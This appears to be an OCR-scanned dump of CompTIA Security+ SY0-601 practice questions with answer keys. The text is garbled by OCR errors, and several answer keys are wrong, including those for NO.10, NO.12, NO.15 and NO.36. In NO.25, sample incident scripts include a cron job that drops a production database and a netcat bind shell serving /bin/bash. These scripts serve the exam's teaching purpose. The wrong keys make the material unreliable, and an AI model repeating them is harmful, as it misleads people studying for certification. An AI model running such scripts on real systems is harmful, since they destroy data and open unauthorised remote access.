Exam : **SY0-601**

Title : CompTIA Security+ Exam

Vendor : CompTIA

Version : V33.75

NO.1 Field workers in an organization are issued mobile phones on a daily basis All the work is performed within one city and the mobile phones are not used for any purpose other than work The organization does not want these pnones used for personal purposes. The organization would like to issue the phones to workers as permanent devices so the pnones do not need to be reissued every day Qven the conditions described, which of the following technologies would BEST meet these requirements'

(A). Geofencing

(B). Mobile device management

(C). Containenzation

(D). Remote wiping

Answer: B

NO.2 Which of the following is an example of transference of risk?

(A). Purchasing insurance

(B). Patching vulnerable servers

(C). Retiring outdated applications

(D). Application owner risk sign-off

Answer: A

NO.3 Which of the following employee roles is responsible for protecting an organization's collected personal information?

(A). CTO

(B). DPO

(C). CEO

(D). DBA

Answer: B

Explanation

Many companies also have a data protection officer or DPO. This is a higher-level manager who is responsible for the organization's overall data privacy policies.

https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/data-roles-and-responsibilities/#:~:text=M

NO.4 As part of a security compliance assessment, an auditor performs automated vulnerability scans. In addition, which of the following should the auditor do to complete the assessment?

(A). User behavior analysis


(B). Packet captures

(C). Configuration reviews

(D). Log analysis

Answer: C

NO.5 A security analyst is investigating some users who are being redirected to a fake website that resembles www.comptia.org. The following output was found on the naming server of the organization:



Name	Type	Data
www	A	192.168.1.10
server1	A	10.10.10.10
server2	A	10.10.10.11
file	A	10.10.10.12

Which of the following attacks has taken place?
(A). Domain reputation
(B). Domain hijacking
(C). Disassociation
(D). DNS poisoning
Answer: D

NO.6 Which of the following describes the continuous delivery software development methodology?
(A). Waterfall
(B). Spiral
(C). V-shaped
(D). Agile
Answer: D

NO.7 Which of the following documents provides expectations at a technical level ✓ for quality, availability, and responsibilities?
(A). EOL
(B). SLA
(C). MOU
(D). EOSL
Answer: B

NO.8 A security engineer was assigned to implement a solution to prevent attackers from gaining access by pretending to be authorized users. Which of the following technologies meets the requirement?
(A). SSO
(B). IDS
(C). MFA
(D). TPM
Answer: C

NO.9 A new company wants to avoid channel interference when building a WLAN. The company needs to know the radio frequency behavior, identify dead zones, and determine the best place for access points. Which of the following should be done FIRST?
(A). Configure heat maps. C
(B). Utilize captive portals.
(C). Conduct a site survey.
(D). Install Wi-Fi analyzers.
Answer: A


NO.10 A security manager has tasked the security operations center with locating all web servers

that respond to an unsecure protocol. Which of the following commands could an analyst run to find requested servers?
(A). nslookup 10.10.10.0
(B). nmap -p 80 10.10.10.0/24
(C). pathping 10.10.10.0 -p 80
(D). no -1 -p 80
Answer: C

NO.11 Data exftitration analysis indicates that an attacker managed to download system configuration notes from a web server. The web-server logs have been deleted, but analysts have determined that the system configuration notes were stored in the database administrator's folder on the web server Which of the following attacks explains what occurred? (Select TWO)
(A). Pass-the- hash
(B). Directory traversal
(C). SQL injection
(D). Privilege escalation
(E). Cross-site scnpting
(F). Request forgery
Answer: A,D

NO.12 A systems administrator reports degraded performance on a virtual server. The administrator increases the virtual memory allocation which improves conditions, but performance degrades again after a few days. The administrator runs an anarysis tool and sees the following output:

D



```
==3214== timeAttend.exe analyzed
==3214== ERROR SUMMARY:
==3214== malloc/free: in use at exit: 4608 bytes in 18 blocks.
==3214== checked 82115 bytes
==3214== definitely lost: 4608 bytes in 18 blocks.
```

The administrator terminates the timeAttend.exe observes system performance over the next few days, and notices that the system performance does not degrade Which of the following issues is MOST likely occurring?
(A). DLL injection
(B). API attack
(C). Buffer oveiflow
(D). Memory leak
Answer: C

NO.13 After multiple on premises security solutions were migrated to the cloud, the incident response time increased.
The analyst are spending a long time to trace information on different cloud consoles and correlating data in different formats. Which of the following can be used to optimize the incident response time?
(A). CASB ✓
(B). VPC
(C). SWG
(D). CMS
Answer: A

NO.14 A company is considering transitioning to the cloud. The company employs individuals from various locations around the world The company does not want to increase its on-premises infrastructure blueprint and only wants to pay for additional compute power required. Which of the following solutions would BEST meet the needs of the company?

(A). Private cloud
(B). Hybrid environment ✓
(C). Managed security service provider
(D). Hot backup site

Answer: B

NO.15 A security analyst is tasked with defining the "something you are" factor of the company's MFA settings.

Which of the following is BEST to use to complete the configuration?

(A). Gait analysis
(B). Vein
(C). Soft token
(D). HMAC-based, one-time password

Answer: C

NO.16 While reviewing an alert that shows a malicious request on one web application, a cybersecurity analyst is alerted to a subsequent token reuse moments later on a different service using the same single sign-on method.

Which of the following would BEST detect a malicious actor?

(A). Utilizing SIEM correlation engines
(B). Deploying Netflow at the network border
(C). Disabling session tokens for all sites
(D). Deploying a WAF for the web server C

Answer: A

NO.17 A forensic analyst needs to prove that data has not been tampered with since it was collected Which of the following methods will the analyst MOST likely use?

(A). Look for tampenng on the evidence collection bag
(B). Encrypt the collected data using asymmetric encryption
(C). Ensure proper procedures for chain of custody are being followed
(D). Calculate the checksum using a hashing algorithm

Answer: D

NO.18 A business operations manager is concerned that a PC that is critical to business operations will have a costly hardware failure soon. The manager is looking for options to continue business operations without incurring large costs. Which of the following would mitigate the manager's concerns?

(A). Implement a full system upgrade
(B). Perform a physical-to-virtual migration ✓
(C). Install uninterruptible power supplies
(D). Purchase cybersecurity insurance

Answer: B

NO.19 An application developer accidentally uploaded a company's code-signing certificate private key to a public web server. The company is concerned about malicious use of its certificate. Which of the following should the company do FIRST?

(A). Delete the private key from the repository.

(B). Verify the public key is not exposed as well.

(C). Update the DLP solution to check for private keys.

(D). Revoke the code-signing certificate.


Answer: D

NO.20 Select the appropriate attack and remediation from each drop-down list to label the corresponding attack with its remediation.

INSTRUCTIONS

Not all attacks and remediation actions will be used.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.




Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources.	Web server	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack establishes a connection, which allows remote commands to be executed.	User	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network.	Database server	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials.	Executive	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker embeds hidden access in an internally developed application that bypasses account login.	Application	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services

Answer:

Explanation

Web serverBotnet Enable DDoS protection RAT Implement a host-based IPSDatabase serverWorm Change the default application password KeyloggerDisable vulnerable servicesApplication Backdoor Implement 2FA using push notification Graphical user interface, application Description automatically generated



Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources.	Web server	Botnet ▾	Enable DDoS protection ▾
The attack establishes a connection, which allows remote commands to be executed.	User	RAT ▾	~~Implement a host-based IPS~~ ▾ Disable Remote Access Services
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network.	Database server	Worm ▾	Change the default application password ▾
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials.	Executive	Keylogger ▾	~~Disable vulnerable services~~ ▾ Implement 2FA using push notification
The attacker embeds hidden access in an internally developed application that bypasses account login.	Application	Backdoor ▾	~~Implement 2FA using push notification~~ ▾ Conduct a code review

3

C

NO.21 A Chief Security Officer (CSO) is concerned that cloud-based services are not adequately protected from advanced threats and malware The CSO believes there is a high risk that a data breach could occur in the near future due to the lack of detective and preventive controls Which of the following should be implemented to BEST address the CSO's concerns? {Select TWO)

(A). AWAF

(B). ACASB

(C). An NG-SWG

(D). Segmentation

(E). Encryption

(F). Containerization

Answer: B,F

NO.22 A security forensics analyst is examining a virtual server. The analyst wants to preserve the present state of the virtual server, including memory contents Which of the following backup types should be used?

(A). Snapshot

(B). Differential

(C). Cloud

(D). Full

(E). Incremental

Answer: A

NO.23 During a recent penetration test, the tester discovers large amounts of data were exfiltrated over the course of 12 months via the internet. The penetration tester stops the test to inform the client of the findings Which of the following should be the client's NEXT step to mitigate the issue"

(A). Conduct a full vulnerability scan to identify possible vulnerabilities
(B). Perform containment on the critical servers and resources
(C). Review the firewall and identify the source of the active connection
(D). Disconnect the entire infrastructure from the internet

Answer: B

NO.24 A security administrator is analyzing the corporate wireless network The network only has two access points running on channels 1 and 11. While using airodump-ng. the administrator notices other access points are running with the same corporate ESSID on all available channels and with the same BSSID of one of the legitimate access ports Which of the following attacks in happening on the corporate network?


(A). Man in the middle
(B). Evil twin
(C). Jamming
(D). Rogue access point
(E). Disassociation

Answer: B

NO.25 An incident has occurred in the production environment.

Analyze the command outputs and identify the type of compromise.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.




```
$ cat /var/log/www/file.sh
#!/bin/bash

user=`grep john /etc/password`
if [ $user = “” ]; then
 mysql -u root -p mys3cr3tdbpw -e “drop database production”
fi

$ crontab -l
*/5 * * * * /var/log/www/file.sh
```

[✓ ○ Logic bomb]
○ Backdoor
○ RAT
○ SQL injection
○ Rootkit



```
$ cat /var/log/www/file.sh
#!/bin/bash

date=`date +%Y-%m-%y`

echo "type in your full name: "
read loggedInName
nc -l -p 31337 -e /bin/bash
wget www.eicar.org/download/eicar.com.txt
echo "Hello, $loggedInName the virus file has been downloaded"
```


Answer:

see the answer below.

Explanation

Answer as SQL injection

Graphical user interface, text Description automatically generated



```
$ cat /var/log/www/file.sh
#!/bin/bash

date=`date +%Y-%m-%y`

echo "type in your full name: "
read loggedInName
nc -l -p 31337 -e /bin/bash
wget www.eicar.org/download/eicar.com.txt
echo "Hello, $loggedInName the virus file has been downloaded"
```

Compromise Type 2

○ Logic bomb
○ Backdoor
~~○ SQL injection~~
[✓ RAT]
○ Rootkit

RAT

NO.26 A user enters a username and a password at the login screen for a web portal. A few seconds later the following message appears on the screen: Please use a combination of numbers, special characters, and letters in the password field. Which of the following concepts does this message describe?

(A). Password complexity

(B). Password reuse

(C). Password history

(D). Password age

Answer: A

NO.27 Which of the following BEST reduces the security risks introduced when running systems that have expired vendor support and lack an immediate replacement?

(A). Implement proper network access restrictions

(B). Initiate a bug bounty program

(C). Classify the system as shadow IT.

(D). Increase the frequency of vulnerability scans

Answer: A

NO.28 The Chief Information Security Officer directed a nsk reduction in shadow IT and created a policy requiring all unsanctioned high-nsk SaaS applications to be blocked from user access Which of the following is the BEST security solution to reduce this risk?

(A). CASB

(B). VPN concentrator

(C). MFA

(D). VPC endpoint

Answer: A

NO.29 A Chief Information Security Officer has defined resiliency requirements for a new data center architecture The requirements are as follows

* Critical fileshares will remain accessible during and after a natural disaster

* Frve percent of hard disks can fail at any given time without impacting the data.

* Systems will be forced to shut down gracefully when battery levels are below 20% Which of the following are required to BEST meet these objectives? (Select THREE)

(A). Fiber switching

(B). IaC

(C). NAS

(D). RAID

(E). UPS

(F). Redundant power supplies

(G). Geographic dispersal

(H). Snapshots

(İ). Load balancing

Answer: A,C,G

NO.30 To reduce and limit software and infrastructure costs, the Chief Information Officer has requested to move email services to the cloud. The cloud provider and the organization must have security controls to protect sensitive data. Which of the following cloud services would BEST accommodate the request?

(A). Iaas

(B). Paas

(C). Daas

(D). SaaS

Answer: B

NO.31 An audit Identified PII being utilized In the development environment of a critical application. The Chief Privacy Officer (CPO) Is adamant that this data must be removed; however, the developers are concerned that without real data they cannot perform functionality tests and search for specific data. Which of the following should a security professional implement to BEST satisfy both the CPO's and the development team's requirements?

(A). Data anonymlzallon
(B). Data encryption
(C). Data masking
(D). Data tokenization

Answer: A ✓

NO.32 The board of doctors at a company contracted with an insurance firm to limit the organization's liability.
Which of the following risk management practices does the BEST describe?

(A). Transference
(B). Avoidance
(C). Mitigation
(D). Acknowledgement

Answer: A

NO.33 The Chief Information Secunty Officer (CISO) requested a report on potential areas of improvement following a security incident. Which of the following incident response processes is the CISO requesting?

(A). Lessons learned
(B). Preparation
(C). Detection
(D). Containment ✓
(E). Root cause analysis

Answer: A

NO.34 Which of the following would be the BEST way to analyze diskless malware that has infected a VDI?

(A). Shut down the VDI and copy off the event logs.
(B). Take a memory snapshot of the running system.
(C). Use NetFlow to identify command-and-control IPs.
(D). Run a full on-demand scan of the root volume.

Answer: B

NO.35 Multiple business accounts were compromised a few days after a public website had its credentials database leaked on the internet No business emails were Identified in the breach, but the security team thinks that the list of passwords exposed was later used to compromise business accounls Which of Ihe following would mitigate the issue?

(A). Complexity requirements
(B). Password history
(C). Acceptable use policy

(D). Shared accounts

Answer: C

NO.36 An administrator needs to protect user passwords and has been advised to hash the passwords. Which of the following BEST describes what the administrator is being advised to do?

(A). Perform a mathematical operation on the passwords that will convert them into umgue stnngs

(B). Add extra data to the passwords so their length is increased, making them harder to brute force

(C). Store all passwords in the system in a rainbow table that has a centralized location

(D). Enforce the use of one-time passwords that are changed for every login session.

Answer: D

NO.37 Which of the following is assured when a user signs an email using a private key?

(A). Non-repudiation

(B). Confidentiality

(C). Availably

(D). Authentication

Answer: A

NO.38 A customer service representative reported an unusual text message that was sent to the help desk. The message contained an unrecognized invoice number with a large balance due and a link to click for more details. Which of the following BEST descnbes this technique?

(A). Vishing

(B). Whaling

(C). Phishing

(D). Smishing

Answer: D

NO.39 Which of the following tools is effective in preventing a user from accessing unauthorized removable media?

(A). USB data blocker


(B). Faraday cage

(C). Proximity reader

(D). Cable lock

Answer: A

